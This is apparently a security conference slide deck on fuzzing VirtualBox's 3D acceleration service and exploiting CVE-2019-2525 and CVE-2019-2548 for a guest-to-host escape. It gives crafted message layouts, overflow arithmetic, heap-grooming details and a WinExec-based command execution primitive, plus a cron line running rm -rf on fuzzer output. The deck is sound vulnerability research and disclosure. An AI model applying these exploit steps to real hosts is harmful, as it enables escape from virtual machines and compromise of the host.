

3D Accelerated Exploitation

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Labs

3D Accelerated Exploitation



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- MWR InfoSecurity (South Africa)
- Penetration testing, red teaming, cloud
- Part-time vulnerability research

```
0:000> r
rax=4141414141414141 rbx=4141414141414141 rcx=4141414141414141
rdx=4141414141414141 rsi=4141414141414141 rdi=4141414141414141
rip=4141414141414141 rsp=4141414141414141 rbp=4141414141414141
r8=4141414141414141 r9=4141414141414141 r10=4141414141414141
r11=4141414141414141 r12=4141414141414141 r13=4141414141414141
r14=4141414141414141 r15=4141414141414141
iopl=0          nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b          efl=00000206
41414141`41414141 ??                      ???
```

what is 3D Acceleration?



- Makes use of Chromium
 - Not the browser
 - Abstraction layer over OpenGL
 - Accepts messages, defining graphics operations
- Chromium can be used as:
 - Standalone TCP server
 - Embedded software component

Guest Additions and You



- Bunch of services
 - 3D Acceleration – “VBoxSharedCrOpenGL”
- HGCM Protocol
 - /dev/vboxuser
 - \\\\.\\VBoxGuest
 - Accessible to unprivileged guest user
- svcCall
 - Functions that use HGCM parameters
 - (inner) functions
 - Buffer messages, configure, etc.

A screenshot of a code editor showing search results for the string "static DECLCALLBACK(void) svcCall". The search bar at the top contains this text. Below it, a list of 7 results across 7 files is shown. The last result, located in "crservice.cpp", is highlighted with a red rectangle. The file path is "src\VBox\HostServices\SharedOpenGL\crserver" and the specific line is "static DECLCALLBACK(void) svcCall (void *, VBOXHGCMCALLHANDLE callHandle, uint32_t u32C...".

File	Line Number
Service.h	386
service.cpp	387
service.cpp	388
service.cpp	389
service.cpp	390
service.cpp	391
service.cpp	392
service.cpp	393
service.cpp	394
service.cpp	395
service.cpp	396
service.cpp	397
service.cpp	398
service.cpp	399
service.cpp	400
service.cpp	401
service.cpp	402
service.cpp	403
crservice.cpp	404
crservice.cpp	405
crservice.cpp	406
crservice.cpp	407
crservice.cpp	408
crservice.cpp	409

Enter the Fuzzer



LABS

Isolate the Fuzzing Entry Point



- `VBoxSharedCrOpenGL.so`
- Initialise the environment
 - `crVBoxServerInit()`
- Client actions:
 - Connect
 - `crVBoxServerAddClient(uint32_t u32ClientId)`
 - Disconnect
 - `crVBoxServerRemoveClient(uint32_t u32ClientId)`
 - Send Chromium messages
 - `crVBoxServerClientWrite(uint32_t u32ClientId, uint8_t *pBuffer, uint32_t cbBuffer)`

Crafting Chromium Messages



```
uint32_t crMessage[] = {
    CR_MESSAGE_OPCODES,           // type
    0x00,
    0x01,                         // num opcodes
    CR_READPIXELS_OPCODE << 24, // opcode
    <opcode handler input>
};
```

```
uint32_t crMessage[] = {
    CR_MESSAGE_OPCODES,
    0x00,
    0x01,
    CR_EXTEND_OPCODE << 24,      // extended
    0x00,
    CR_GETATTRIBLOCATION_EXTEND_OPCODE
    <opcode handler input>
};
```

```
void crUnpack( ... )
{
    <call opcode handler>
}
```

```
void crUnpackExtend()
{
    <call opcode handler>
}
```

```
void crUnpackExtendGetAttribLocation()
{
    ...
}
```

```
void crUnpackReadPixels()
{
    <read opcode handler input>
    cr_unpackDispatch.ReadPixels(<input>)
}
```

```
void crServerDispatchReadPixels(<input>)
{
    <some moar logic>
}
```

BUGS!

Crafting Chromium Messages



```
uint32_t crMessage[] = {  
    aaaaaaaaa, // type  
    xxxxxxxx,  
    bbbbbbbb, // num opcodes  
    cccccccc, // opcode  
    pppppppp,  
    dddddddd, // extended opcode  
    pppppppp,  
    pppppppp,  
    pppppppp,  
    pppppppp,  
    pppppppp,  
    pppppppp,  
    pppppppp,  
    pppppppp,  
};
```

- 1) Message type
aaaaaaaa => CR_MESSAGE_OPCODES
- 2) Number of opcodes
bbbbbbbb => fixed?
- 3) Opcode
cccccccc => check range!
- 4) Extended opcode
dddddddd => check range!
- 5) Input
pppppppp => target datatypes?

```
int32_t crVBoxServerClientWrite(  
    uint32_t u32ClientID,  
    uint8_t *pBuffer,  
    uint32_t cbBuffer  
) {...}
```

Fuzzer Ideas



- Little more than 550 opcodes
- State manipulation
 - Bugs have mostly been 1-dimensional
 - Dying out (soon?)
 - Finally a use case for num_opcodes!
- AFL too slow
 - Initialisation takes time
 - ~65ms
 - In-memory would be better

Compilation Notes



- Just point ./configure to AFL!

```
# if you managed to get all of the dependencies to work
$ CC=afl-gcc CXX=afl-g++ ./configure --disable-hardening

# if you don't want to go down that rabbit hole
$ CC=afl-gcc CXX=afl-g++ ./configure --disable-hardening --disable-java --disable-docs --disable-...
```

- Definitely remove logging for debug builds!
 - “src/VBox/Runtime/VBox/log-vbox.cpp”
 - Comment out first call to RTLogCreate

```
...
rc = -1; // RTLogCreate(...);
...
```

OR

```
*/1 * * * rm -rf ../../harness/bin/2018-
*/1 * * * sleep 20 && rm -rf ../../harness/bin/2018-
*/1 * * * sleep 40 && rm -rf ../../harness/bin/2018-
```

offline (?) Exploitation



- Many reboots of “testing” something
- Annoying keyboard/clipboard thing + testing prod = sucks
- Does Chromium really need VirtualBox?

```
// some code not running in a VM

int main() {
    /*
        load library, and things
    */

    pwn();
    pwn();
    pwn();
}
```



VBoxSharedCrOpenGL.dll

Become the VirtualBox



- Create a standard interface!
- We only really need to connect/disconnect/call

Interface	Host (libraries)	Guest (drivers)
vbox3d::connect	VBoxServerAddClient	VBGLIOCHGCMCONNECT
vbox3d::disconnect	VBoxServerRemoveClient	VBGLIOCHGCMDisconnect
vbox3d::hgcm_call	svcCall	VBGLIOCHGCMCALL

offline (?) Exploitation



Exploit Debug Libraries

- * Load VBoxSharedCrOpenGL.dll
- * Debugging with symbols

Exploit Prod Libraries

- * Load VBoxSharedCrOpenGL.dll
- * Update Offsets
- * No more anti-debugger!

Turn VM on for first time

CVE-2019-2525 && CVE-2019-2548

A blurred black and white photograph of a computer keyboard serves as the background for the large, bold text.

LABS

Heap Manipulation



- Buffered Chromium messages
- Operations:
 - Allocate arbitrary size,
 - Modify to a byte of granularity,
 - Execute/free
- More info:
 - svcGetBuffer
 - svcCall function IDs:
 - SHCRGL_GUEST_FN_WRITE_BUFFER
 - SHCRGL_GUEST_FN_WRITE_READ_BUFFERED

```
0:000> dt VBoxSharedCrOpenGL!CRVBOXSVCBUFFER_t
+0x000 uiId          : UInt4B
+0x004 uiSize        : UInt4B
+0x008 pData         : Ptr64 Void
+0x010 pNext         : Ptr64 _CRVBOXSVCBUFFER_t
+0x018 pPrev         : Ptr64 _CRVBOXSVCBUFFER_t
```

CVE-2019-2525 – Vulnerable Code



- OOB Read in `crUnpackExtendGetAttribLocation`
- `SET_XX(OFFSET)`
 - `crMemcpy(XX, cr_unpackData + OFFSET, 8)`
 - `return_ptr && writeback_ptr`
 - Returned to guest!
- Copy operation relative to `cr_unpackData`
- Leak 16 bytes!

```
uint32_t crMessage[] = {  
    CR_MESSAGE_OPCODES,  
    0x00,  
    0x01,  
    CR_EXTEND_OPCODE << 24,  
    packet_length,  
    CR_GETATTRIBLOCATION_EXTEND_OPCODE,  
    0x00,  
    0x00,  
    ...  
};
```

```
void crUnpackExtendGetAttribLocation(void)  
{  
    int packet_length = READ_DATA(0, int);  
    GLuint program = READ_DATA(8, GLuint);  
    const char *name = DATA_POINTER(12, const char);  
    SET_RETURN_PTR(packet_length-16);  
    SET_WRITEBACK_PTR(packet_length-8);  
    cr_unpackDispatch.GetAttribLocation(program, name);  
}
```

- ASLR Target – **CRClient**
 - Represents active connection to Chromium
- **currentContextInfo**
 - pointer to **cr_server.MainContextInfo** in **VBoxSharedCrOpenGL.dll**
 - Global

```
0:000> dt VBoxSharedCrOpenGL!CRClient
+0x000 spu_id          : Int4B
+0x008 conn            : Ptr64 CRConnection
+0x010 number          : Int4B
+0x018 pid              : UInt8B
+0x020 currentContextNumber : Int4B
+0x028 currentCtxInfo  : Ptr64 CRContextInfo
+0x030 currentWindow    : Int4B
+0x038 currentMural     : Ptr64 CRMuralInfo
+0x040 windowList       : [100] Int4B
+0x1d0 contextList      : [512] Int4B
```

```
int32_t crVBoxServerAddClient(uint32_t u32ClientID)
{
    CRClient *newClient;
    ...
    newClient = (CRClient *) crCalloc(sizeof(CRClient));
    ...
    newClient->currentCtxInfo = &cr_server.MainContextInfo;
    ...
}
```

CVE-2019-2525 – Infoleak

- `sizeof(CRClient) == 0x9D0`
 - LFH Bucket => 0xA10
- Idea
 - Numerous connections
 - Send malicious message
 - Mash X

`packet_length - 16 = 0xA10 + 0x20 - 0x10`
`packet_length = 0xA36`

0xA10

0x00	CR_MESSAGE_OPCODES	0x10
0x04	0x00	
0x08	0x01	
0x0C	CR_EXTEND_OPCODE << 24	
0x10	packet_length	
0x14	CR_GETATTRIBLOCATION_EXTEND_OPCODE	
0x9D0	rest of chromium message (irrelevant)	
0xA10/0x00	Start of CRClient	
0x20	pid currentContextNumber	0x20
0x28	currentContextInfo	
	...	

CVE-2019-2548 – Vulnerable Code



```
void crServerDispatchReadPixels( ... ) {
    ...
    else {
        CRMessagereadpixels *rp;
        uint32_t msg_len;

        // [1] patch introduced through CVE-2018-3293
        if (bytes_per_row < 0 || bytes_per_row > UINT32_MAX / 8 || height > UINT32_MAX / 8)
        {
            crError("crServerDispatchReadPixels: parameters out of range");
            return;
        }
        // [2] msg_len calculated with attacker-controlled values
        msg_len = sizeof(*rp) + (uint32_t)bytes_per_row * height;

        // [3] msg_len used to allocate memory
        rp = (CRMessagereadpixels *) crAlloc( msg_len );

        // [4] rp gets completely initialised using attacker-controlled values
        ...
    }
}
```

CVE-2019-2548 – Vulnerable Code



- bytes_per_row
 - greater than/equal to 0x00
 - smaller than (UINT32_MAX/8) 0x1FFFFFFF
- height
 - smaller than (UINT32_MAX/8) 0x1FFFFFFF

```
we want msg_len = 0x20 (overflow 0x18)
choose height = 0x08


msg_len = sizeof(*rp) + bytes_per_row*height
0x20 =      0x38      + bytes_per_row*0x08

// 0x20 => 0x100000020, because unsigned and all that
bytes_per_row = (0x100000020 - 0x38)/0x08
bytes_per_row = 0x1FFFFFFD
```

CVE-2019-2548 – Integer Overflow


- Integer overflow target – `CRVBOXSVCBUFFER_t`
 - Buffered Chromium messages
 - `sizeof(CRVBOXSVCBUFFER_t) = 0x20`
- OOB Write/Arbitrary Write
- Interesting members:
 - `uiId` – buffer reference
 - `uiSize` – defines buffered memory range (OOB)
 - `pData` – pointer to buffered message (Arbitrary)

[+0x00] uiId	:	0x10
[+0x04] uiSize	:	0x20
[+0x08] pData	:	0x10000
[+0x0C] pNext	:	0x00
[+0x10] pPrev	:	0x00



CVE-2019-2548 – Integer Overflow


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```
// CRMessageReadPixels initialisation
rp->header.type = CR_MESSAGE_READ_PIXELS;
rp->width = width;
rp->height = height;
rp->bytes_per_row = bytes_per_row;
rp->stride = stride;
rp->format = format;
rp->type = type;
rp->alignment = alignment;
rp->skipRows = skipRows;
rp->skipPixels = skipPixels;
rp->rowLength = rowLength;
crMemcpy( &rp->pixels, pixels, sizeof(rp->pixels));
```


CVE-2019-2548 – Integer Overflow

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

CVE-2019-2548 – Integer Overflow

- We overwrote:
 - svcBuf->uiId = 0xDEADBEEF
 - svcBuf->uiSize = 0xFFFFFFFF
- Partial control = OOB Write
- Write into service buffer close to chromium message
 - Use uiId to verify
 - Full control!



CVE-2019-2548 – Integer Overflow

- Arbitrary Write:
 - Modify svcPartial buffer to write into svcFull
 - Adjust svcFull->uiSize for write size
 - Point svcFull->pData to destination
 - Modify svcFull



Cross-Boundary Math



LABS

where are we?



- Base of `VBoxSharedCrOpenGL.dll`
- Arbitrary write
- Try two things:
 - Break out without shellcode
 - Avoid `Kernel32.dll` offset requirements
- Going to need:
 - Arbitrary read
 - Command execution primitive

- cr_unpackDispatch
- Called by opcode handlers
- Takes Chromium message values as arguments

```
static void crUnpackExtendWindowPos3sARB(void)
{
    GLshort x = READ_DATA(8, GLshort);
    GLshort y = READ_DATA(10, GLshort);
    GLshort z = READ_DATA(12, GLshort);
    cr_unpackDispatch.WindowPos3sARB(x, y, z);
}
```

Opcode	cr_unpackDispatch	Signature	Target
CR_CREATECONTEXT_EXTEND_OPCODE	CreateContext	(const char *, GLint, GLint)	UINT WinExec(LPCSTR lpCmdLine, UINT uCmdShow)
CR_WINDOWCREATE_EXTEND_OPCODE	WindowCreate	(const char *, GLint)	

shellcodeless - WinExec



```
uint32_t crMessage = {  
    CR_MESSAGE_OPCODES,  
    0x00,  
    0x01,  
    CR_EXTEND_OPCODE << 24,  
    0x00,  
    CR_WINDOWCREATE_EXTEND_OPCODE,  
    "calc.exe"  
    0x00,  
    ...,  
    0x00,  
    0x01  
};
```

```
void crUnpackExtendWindowCreate(void)  
{  
    char dpyName[DISPLAY_NAME_LEN];  
    GLint visBits = READ_DATA( DISPLAY_NAME_LEN + 8, GLint );  
    GLint retVal;  
  
    READ_BYTES( dpyName, 8, DISPLAY_NAME_LEN );  
    dpyName[DISPLAY_NAME_LEN - 1] = 0;  
  
    SET_RETURN_PTR( DISPLAY_NAME_LEN + 12 );  
    SET_WRITEBACK_PTR( DISPLAY_NAME_LEN + 20 );  
    retVal = cr_unpackDispatch.WindowCreate( dpyName, visBits );  
    (void) retVal;  
}
```

```
WinExec("calc.exe", 0x01);
```

Arbitrary Read

- **CRCClient**
- Certain operations buffer a response
- Response read separately
 - pHHostBuffer -> response content
 - cbHostBuffer -> response size
- Leaked **CRConnection** + Arbitrary Write
 - Fake “buffered responses”
 - Read arbitrary memory!

```
0:000> dt VBoxSharedCrOpenGL!CRCClient
+0x000 spu_id          : Int4B
+0x008 conn            : Ptr64 CRConnection
+0x010 number          : Int4B
+0x018 pid              : UInt8B
+0x020 currentContextNumber : Int4B
+0x028 currentCtxInfo   : Ptr64 CRContextInfo
+0x030 currentWindow    : Int4B
+0x038 currentMural     : Ptr64 CRMuralInfo
+0x040 windowList       : [100] Int4B
+0x1d0 contextList      : [512] Int4B
```

```
